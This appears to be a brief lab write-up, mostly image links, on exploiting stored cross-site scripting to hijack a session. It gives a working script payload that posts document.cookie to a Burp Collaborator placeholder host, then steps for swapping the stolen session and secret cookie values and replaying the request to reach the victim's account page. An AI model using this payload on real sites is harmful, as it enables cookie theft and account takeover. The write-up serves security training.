Payload:

<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
	method: 'POST',
	mode: 'no-cors',
	body: document.cookie
});
</script>

See the source :

got the secret value from the cookie.
go to cookie tab and replace the secret value in cookie to hijack the victim session

Add the cookie :


Visit login page
Now replay the request in burp

add the secret value in the cookie replace both session and secret value in the cookie, and request my-account page